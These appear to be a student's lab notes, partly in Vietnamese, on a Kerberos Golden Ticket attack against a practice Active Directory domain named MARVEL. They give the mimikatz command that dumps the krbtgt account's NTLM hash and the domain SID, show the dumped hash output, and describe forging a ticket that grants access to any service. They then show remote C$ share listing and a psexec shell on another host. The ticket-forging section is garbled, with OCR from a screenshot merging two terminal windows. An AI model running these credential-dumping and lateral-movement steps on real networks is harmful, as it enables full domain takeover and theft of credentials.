GOLDEN TICKET ATTACK

THIS ONLY WORKS IF WE CAN COMPROMISE THE KERBROAT ACCOUNT, AND THIS ATTACK ALLOWS US TO GENERATE TICKET.

RUN THE COMMAND LSADUMP::LSA /IN.JECT /NAME:KRBTGT TO FIND ITS SID AND ITS HASH


```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : MARVEL / S-1-5-21-3403182411-459653420-1660587703

RID : 000001f6 (502)
User : krbtgt

* Primary
    NTLM : 60dc7134e727b0c3924643dc8bca1516
    LM :
Hash NTLM: 60dc7134e727b0c3924643dc8bca1516
    ntlm- 0: 60dc7134e727b0c3924643dc8bca1516
    lm - 0: 09fc77ac590572bcadc778eda41cc5ff
```

SID: SECURITY IDENTIFIER. là môt mã định dang cho mỗi đối tương trong windows (user, group)

GENERATE THE TICKET TO ACCESS TO ALL THE SERVICE OR ANY ACCOUNT WE WANT



RUN THIS COMMAND TO OPEN NEW TERMINAL TO GAIN ACCESS TO OTHER MACHINES

```
mim
          Administrator: C:\Windows\SYSTEM32\cmd.exe
                                                                                                                                               deMicrosoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
 * NTLM
    RandC:\Users\Administrator\Desktop>dir \\THEPUNISHER\c$
          Volume in drive \\THEPUNISHER\c$ has no label.
mimikatz Volume Serial Number is 586E-F383
gt:60dc7
         Directory of \\THEPUNISHER\c$
User
Domain
        08/16/2022 03:50 PM
                                      <DIR>
                                                       New folder
SID
                                                       PerfLogs
User Id 12/07/2019 02:14 AM
                                      <DIR>
Groups I08/18/2022 02:13 PM
                                                       Program Files
                                      <DIR>
ServiceK10/06/2021 06:58 AM
                                                       Program Files (x86)
                                      <DIR>
Lifetime<sup>08</sup>/20/2022 03:43 PM
                                      <DIR>
                                                       Share
-> Ticke08/16/2022 01:47 PM
08/20/2022 09:29 PM
                                      <DIR>
                                                       Users
                                     <DIR>
                                                       Windows
                                           0 bytes
65,232,896 bytes free
                          0 File(s)
 * PAC g
 * PAC s
                           7 Dir(s)
 * EncTi
 * EncTiC:\Users\Administrator\Desktop>dir \\THEPUNISHER\
 * KrbCnThe specified path is invalid.
Golden tC:\Users\Administrator\Desktop>dir \\THEPUNISHER
         The filename, directory name, or volume label syntax is incorrect.
mimikatz
Patch OKC:\Users\Administrator\Desktop>dir \\THEPUNISHER\c$
Volume in drive \\THEPUNISHER\c$ has no label.
mimikatz Volume Serial Number is 586E-F383
          Directory of \\THEPUNISHER\c$
```

OTHER OPTIONS:

WE CAN USE PSEXEC ON DC TO GAIN SHELL AS WELL

C:\Users\Administrator\Downloads>psexec.exe \\THEPUNISHER cmd.exe

```
C:\PSTools>psexec \\10.0.2.14 cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir
Volume in drive C has no label.
Volume Serial Number is 0AD8-701B

Directory of C:\Windows\system32
```

C:\Windows\system32>hostname pspiderman